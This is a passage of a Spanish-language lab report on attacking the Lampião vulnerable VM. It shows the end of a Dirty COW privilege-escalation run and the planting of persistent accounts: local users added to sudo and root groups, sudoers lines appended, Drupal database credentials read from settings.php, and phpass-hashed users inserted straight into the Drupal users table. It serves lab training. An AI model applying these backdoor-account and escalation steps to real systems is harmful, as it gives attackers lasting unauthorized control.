Enter the new value, or press ENTER for the default  
  Full Name []: victor manuel longa mena  
  Room Number []: victor_l  
  Work Phone []: 1213  
  Home Phone []: 31234  
  Other []:  
Is the information correct? [Y/n] y  
root@lampiao:~#
```

Figura 198. Creamos el 1 usuario.

Aquí lo que hicimos para crear los usuarios fue ejecutar el **comando adduser victor_longa** para crear una nueva cuenta de sistema llamada **victor_longa**. Durante el proceso se mostró:

Adding user 'victor_longa' : el sistema crea la cuenta.

Adding new group 'victor_longa' (1001) : se crea un grupo con el mismo nombre.

Creating home directory '/home/victor_longa' : se crea el directorio personal y se.

A continuación, se nos pidieron datos opcionales (Full Name, Room Number, Work Phone, etc.). luego registramos el full name como victor manuel longa mena como nombre completo y otros valores; al final confirmamos con yes o y.


```
root@lampiao:~# adduser manuel_mena
Adding user `manuel_mena' ...
Adding new group `manuel_mena' (1002) ...
Adding new user `manuel_mena' (1002) with group `manuel_mena' ...
Creating home directory `/home/manuel_mena' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for manuel_mena
Enter the new value, or press ENTER for the default
  Full Name []: mane^H^H^H^H^Hlonga ^Hmena
  Room Number []: manuel_l^Hm
  Work Phone []: 4345
  Home Phone []: 6548
  Other []:
chfn: name with non-ASCII characterslongamena'
chfn: room number with non-ASCII characters: 'manuel_m'
Is the information correct? [Y/n] y
root@lampiao:~#
```

Figura 199. Creamos el 2 usuario

Para el siguiente usuario ósea manuel_mena se siguió el mismo paso a paso por lo que no explicare de nuevo el paso a paso de lo que se hizo, ya que literalmente fue lo mismo que explique anteriormente.

6.7.2.1 Verificación de que el registro de los usuarios tuvo éxito

Para verificar que el registro fue exitoso lo que hicimos fue ingresar los dos usuarios dentro de la nuestra maquina de Lampiao, tambien se pudo ingresar por el servicio del ssh pero como queríamos que fuese un poco mas practico lo hicimos de forma local y no de forma remota.



vm 1 [Corriendo] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

```
Ubuntu 14.04.5 LTS lampiao tty1
lampiao login: victor_longa
Password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Sat Sep 27 12:39:54 BRT 2025

System load:  0.0           Processes:      164
Usage of /:   7.5% of 19.07GB Users logged in:  1
Memory usage: 18%          IP address for eth0: 192.1.1.17
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/


New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

victor_longa@lampiao:~$
```

Figura 200. Prueba exitosa usuario victor_longa



vm 1 [Corriendo] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

```
Ubuntu 14.04.5 LTS lampiao tty1
lampiao login: manuel_mena
Password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Sat Sep 27 13:07:13 BRT 2025

System load:  0.0           Processes:      170
Usage of /:   7.5% of 19.07GB Users logged in:  1
Memory usage: 19%          IP address for eth0: 192.1.1.17
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

manuel_mena@lampiao:~$
```

Figura 201. Prueba usuario manuel_mena

6.8. Subcapítulo 4: Explotación del sitio web



```
tiago@lampiao:~$ chmod +x documentos
tiago@lampiao:~$ ./documentos -s
Running ...
Password overridden to: dirtyCowFun


Received su prompt (Password: )

echo 0 > /proc/sys/vm/dirty_writeback_centisecs
cp /tmp/.ssh_bak /etc/passwd
rm /tmp/.ssh_bak
root@lampiao:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@lampiao:~# cp /tmp/.ssh_bak /etc/passwd
root@lampiao:~# rm /tmp/.ssh_bak
root@lampiao:~#
root@lampiao:~# clear
```

Figura 202. Limpiamos la consola

Lo que hice aquí fue limpiar la consola con el comando **clear** antes de empezar a realizar el paso a paso necesario para que pudiéramos explotar el servicio web de Lampiao que mostramos anteriormente.

6.8.1 Asignación de privilegios y verificación de acceso



```
root@lampiao: ~
Archivo Acciones Editar Vista Ayuda
root@lampiao:~# usermod -aG sudo victor_longa
root@lampiao:~# usermod -aG root victor_longa
root@lampiao:~# echo "victor_longa All=(ALL;ALL)" >> /etc/sudoers
root@lampiao:~# usermod -aG sudo manuel_mena
root@lampiao:~# usermod -aG root manuel_mena
root@lampiao:~# echo "manuel_mena All=(ALL;ALL)" >> /etc/sudoers
root@lampiao:~# ls
flag.txt
root@lampiao:~#
```

Figura 203. Asignamos privilegios a los usuarios


Luego, para confirmar que los usuarios quedaran con permisos administrativos, hicimos cuatro acciones locales en la máquina Lampião: primero añadimos a victor_longa al grupo sudo con **usermod -aG sudo victor_longa**; después lo agregamos también al grupo root con **usermod -aG root victor_longa**; la tercera acción fue dejar una regla explícita en el fichero de sudoers con **echo "victor_longa ALL=(ALL:ALL) ALL" >> /etc/sudoers** para garantizar que pueda usar sudo para cualquier comando; y, por último, repetimos exactamente el mismo procedimiento para manuel_mena.

```
root@lampiao:~# ls
flag.txt
root@lampiao:~#
root@lampiao:~# cd ..
root@lampiao:/# ls
bin  dev  home  lib  media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt  proc  run  srv  tmp  var
root@lampiao:/#
root@lampiao:/# cd var
root@lampiao:/var# ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
root@lampiao:/var# cd www
root@lampiao:/var/www# ls
html
root@lampiao:/var/www# cd html
root@lampiao:/var/www/html# ls
audio.m4a      INSTALL.pgsql.txt  misc      themes
authorize.php  install.php         modules   update.php
CHANGELOG.txt  INSTALL.sqlite.txt  profiles  UPGRADE.txt
COPYRIGHT.txt  INSTALL.txt         rc.png    web.config
cron.php       lampiao.jpg         README.txt  xmlrpc.php
includes       LICENSE.txt         robots.txt
index.php      LuizGonzaga-LampiaoFalou.mp3
INSTALL.mysql.txt  MAINTAINERS.txt    scripts
sites
```

Figura 204. Ingresar a la carpeta raíz con el comando

Lo siguiente que hicimos fue ingresar a la carpeta raíz con el comando **cd ..** luego que estuvimos aquí el siguiente paso fue listar los archivos presentes, lo siguiente que hicimos fue ingresamos al directorio /var con con el comando **cd var**, y dentro de él entramos a la carpeta www con el comando **cd www**. Posteriormente, nos movimos al directorio html con **cd html**, que es donde generalmente se almacenan los archivos de las páginas web en Linux. Finalmente, con el comando **ls** pudimos visualizar todos los archivos y carpetas del sitio, entre ellos index.php, authorize.php, lampiao.jpg y otros archivos relacionados con la aplicación.

6.8.2 Inserción de los datos de los usuarios

A terminal window titled 'tiago@lampiao: ~' with a menu bar (Archivo, Acciones, Editar, Vista, Ayuda). It displays system information as of Sat Sep 27 13:37:14 BRT 2025, including system load (0.0), processes (170), usage of / (7.5% of 19.07GB), users logged in (2), memory usage (34%), swap usage (0%), and IP address for eth0 (192.1.1.17). It also shows a link to manage the system at https://landscape.canonical.com/ and a notification about a new release '16.04.7 LTS'. The last login is recorded as Sat Sep 27 13:37:14 2025 from 192.1.1.13. The user then runs the command 'mysql -u drupaluser -p -h localhost drupal', enters a password, and is prompted to read table information for completion. The MySQL monitor displays the welcome message, connection ID (40), server version (5.5.50-0ubuntu0.14.04.1), and copyright information. The prompt 'mysql>' is shown at the bottom.

```
tiago@lampiao: ~  
Archivo Acciones Editar Vista Ayuda  
System information as of Sat Sep 27 13:37:14 BRT 2025  
  
System load: 0.0          Processes:          170  
Usage of /: 7.5% of 19.07GB Users logged in:    2  
Memory usage: 34%        IP address for eth0: 192.1.1.17  
Swap usage: 0%  
  
Graph this data and manage this system at:  
https://landscape.canonical.com/  
  
New release '16.04.7 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Sat Sep 27 13:37:14 2025 from 192.1.1.13  
tiago@lampiao:~$  
tiago@lampiao:~$ mysql -u drupaluser -p -h localhost drupal  
Enter password:  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 40  
Server version: 5.5.50-0ubuntu0.14.04.1 (Ubuntu)  
  
Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
mysql> 
```

Figura 205. Nos conectamos al servidor MySQL como el usuario drupaluser

Aquí lo que hicimos fue utilizar el comando **mysql -u drupaluser -p -h localhost drupal** para conectarnos al servidor MySQL como el usuario drupaluser y abrir directamente la base de datos drupal. Al ejecutarlo se solicitó la contraseña (-p) y, tras autenticar, se mostró el prompt de MySQL (mysql>), listo para ejecutar consultas. Se aprecia además que el cliente MySQL cargó la información de tablas/columnas para autocompletar y muestra la versión del servidor, lo que confirma que la conexión se estableció correctamente.

```
tiago@lampiao: ~  
Archivo Acciones Editar Vista Ayuda  
  
Oracle is a registered trademark of Oracle Corporation and/or  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current  
statement.  
  
mysql> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| drupal      |  
+-----+  
2 rows in set (0.00 sec)  
  
mysql> use drupal;  
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_drupal |  
+-----+  
| actions           |  
| authmap           |  
| batch             |  
| block             |  
| block_custom      |  
| block_node_type   |  
| block_role        |  
| blocked_ips       |  
| cache             |  
| cache_block       |  
| cache_bootstrap   |
```

Figura 206. Empezamos a explorar la base de datos desde MySQL

Luego lo que se hizo fue empezar a explorar la base de datos desde MySQL.


Primero se ejecutó **show databases;**, lo que mostró las bases disponibles: `information_schema` y `drupal`. Luego, con el comando **use drupal**, se seleccionó la base de datos de interés. Después, se usó **show tables**, para listar todas las tablas dentro de `drupal`, apareciendo varias relacionadas con el sistema.

```
root@lampiao:/var/www/html# cd sites  
root@lampiao:/var/www/html/sites# ls  
all default example.sites.php README.txt  
root@lampiao:/var/www/html/sites# cd default  
root@lampiao:/var/www/html/sites/default# ls  
default.settings.php files settings.php
```

Figura 207. Navegamos dentro del árbol del sitio web para localizar la configuración drupal

Después que hicimos eso, navegamos dentro del árbol del sitio web para localizar la configuración de Drupal. Primero se ejecutó `cd sites` para entrar en el directorio `sites` de la web, luego `ls` para listar su contenido. A continuación, se entró en `default` con `cd default` y se volvió a listar (`ls`), mostrando los archivos clave `default.settings.php`, `files` y `settings.php`. En pocas

palabras: se localizó la carpeta y los ficheros de configuración de la instalación Drupal para analizarlos o editarlos.




```
root@lampiao: /var/www/html/sites/default
GNU nano 2.2.6 File: settings.php

* $databases['default']['default'] = array(
*   'driver' => 'sqlite',
*   'database' => '/path/to/databasefilename',
* );
* @endcode
*/
$databases = array (
  'default' => array (
    'default' => array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'Virgulino',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Figura 208. Mostramos el archivo setting.php

Aquí solo mostramos el archivo setting.php en el cual ingresamos usando el comando **nano settings.php** ; como tal, no realizamos ninguna configuración dentro de este archivo, el archivo básicamente nos muestra varias listas que contienen la base de datos, el nombre la contraseña etc.


6.8.3 Creación de los archivos para generar el hash



```
(kali@kali)-[~]
$ nano phpass_hash.php
```

Figura 209. Creamos el archivo hash

Usando el comando **nano phpass_hash.php**, creamos el archivo con ese nombre el cual tenía el siguiente contenido.




```
GNU nano 8.4 pphash_hash.php
<?php
require_once 'PasswordHash.php'; // la clase descargada

// Leer contraseña de argumento o stdin
$pw = $argv[1] ?? trim(fgets(STDIN));

// Opciones: 8 = log2 iterations, false = usar portable hashes (genera $PS_)
$hasher = new PasswordHash(8, false);

$hash = $hasher->HashPassword($pw);
echo $hash . PHP_EOL;
```

Figura 210. Visualizamos el archivo Hash



```
GNU nano 8.4 PasswordHash.php
<?php
#
# Portable PHP password hashing framework.
#
# Version 0.3 / genuine.
#
# Written by Solar Designer <solar at openwall.com> in 2004-2006
# and placed in the public domain.
#

class PasswordHash {
    var $itoa64;
    var $iteration_count_log2;
    var $portable_hashes;
    var $random_state;

    function __construct($iteration_count_log2, $portable_hashes)
    {
        $this->itoa64 = './0123456789ABCDEFGHIJKLMNQRSTUWXYZabcdefghijklmnopqrstuvwxyz';


        if ($iteration_count_log2 < 4 || $iteration_count_log2 > 31)
            $iteration_count_log2 = 8;
        $this->iteration_count_log2 = $iteration_count_log2;
        $this->portable_hashes = $portable_hashes;
        $this->random_state = microtime() . getmypid();
    }

    function get_random_bytes($count)
    {
        $output = '';

```

Figura 211. Se creo el archivo PasswordHash.php

Aquí, con **nano PasswordHash.php** lo que se hizo fue crear el archivo PasswordHash.php en el editor de texto Nano. Dentro se pegó la implementación completa de la clase PasswordHash , se guardó con Ctrl+O y se cerró con Ctrl+X. El objetivo fue tener la clase completa en el sistema para generar y comprobar hashes PHPass localmente (y así crear hashes compatibles con la instalación de Drupal/Lampiao).



```
Archivo Acciones Editar Vista Ayuda
GNU nano 8.4 phpass_hash.php

<?php
require_once 'PasswordHash.php'; // la clase descargada


// Leer contraseña de argumento o stdin
$pw = $argv[1] ?? trim(fgets(STDIN));

// Opciones: 8 = log2 iterations, false = usar portable hashes (genera $P$_)
$hasher = new PasswordHash(8, false);

$hash = $hasher->HashPassword($pw);
echo $hash . PHP_EOL;
```

Figura 212. Se creó un archivo de texto llamado `phpass_hash.php`

Con **nano phpass_hash.php** se creó un archivo de texto llamado `phpass_hash.php` en el editor Nano para escribir el script que genera hashes phpass. En ese fichero se pegó el pequeño script PHP que hace `require_once 'PasswordHash.php';`, lee la contraseña, instancia `PasswordHash(8, FALSE)` y llama a `HashPassword($pw)` para imprimir el hash.



```
(kali㉿kali)-[~]
$ php phpass_hash.php 'victor'
$P$GkezX3Nt01ZdIRVW40XSLBmxTjROKf0
(kali㉿kali)-[~]
$
```

Figura 213. Se genero el hash

Por último, generamos nuestro hash con el comando **php phpass_hash.php**

6.8.4 Insertamos los datos los usuarios a la base de datos

Para insertar los datos a la base de datos, lo que hicimos fue insertar con el comando `INSERT INTO` los datos tanto del usuario `victor_longa` como de `manuel_mena`, esto lo hicimos tal como se ve a continuación.

```
mysql>
mysql> INSERT INTO users
  → (uid, name, pass, mail, theme, signature, signature_format, created, acces
s, login, status, timezone, language, picture, init, data)
  → VALUES
  → (5, 'victor_longa', 'HASH_VICTOR', 'victor@gmail.com', '', '', '', UNIX_TI
MESTAMP(), 0, 0, 1, 'Colombia/Quibdo', '', 0, 'victor@gmail.com', NULL);
Query OK, 1 row affected (0.02 sec)
```

Figura 214. insertamos los datos de victor_longa

```
mysql>
mysql> INSERT INTO users
  → (uid, name, pass, mail, theme, signature, signature_format, created, acces
s, login, status, timezone, language, picture, init, data)
  → VALUES
  → (6, 'manuel_mena', 'HASH_MANUEL', 'manuel@gmail.com', '', '', '', UNIX_TIM
ESTAMP(), 0, 0, 1, 'Colombia/Quibdo', '', 0, 'manuel@gmail.com', NULL);
Query OK, 1 row affected (0.02 sec)

mysql>
```

Figura 215. insertamos los datos de manuel_mena

6.8.4.1 Visualizamos lo mostrado en la base de datos

Con el comando **SELECT uid, name, mail, status, pass FROM users;** lo que hicimos fue traer el usuario, nombre, correo, la contraseña y otros datos de la tabla usuario de nuestra base de datos tal como lo muestran las siguientes imágenes.

```
mysql> SELECT uid, name, mail, status FROM users;
```

uid	name	mail	status
0			0
1	tiago	lampiao@lampiao.com	1
2	Eder	eder@lampiao.com	1
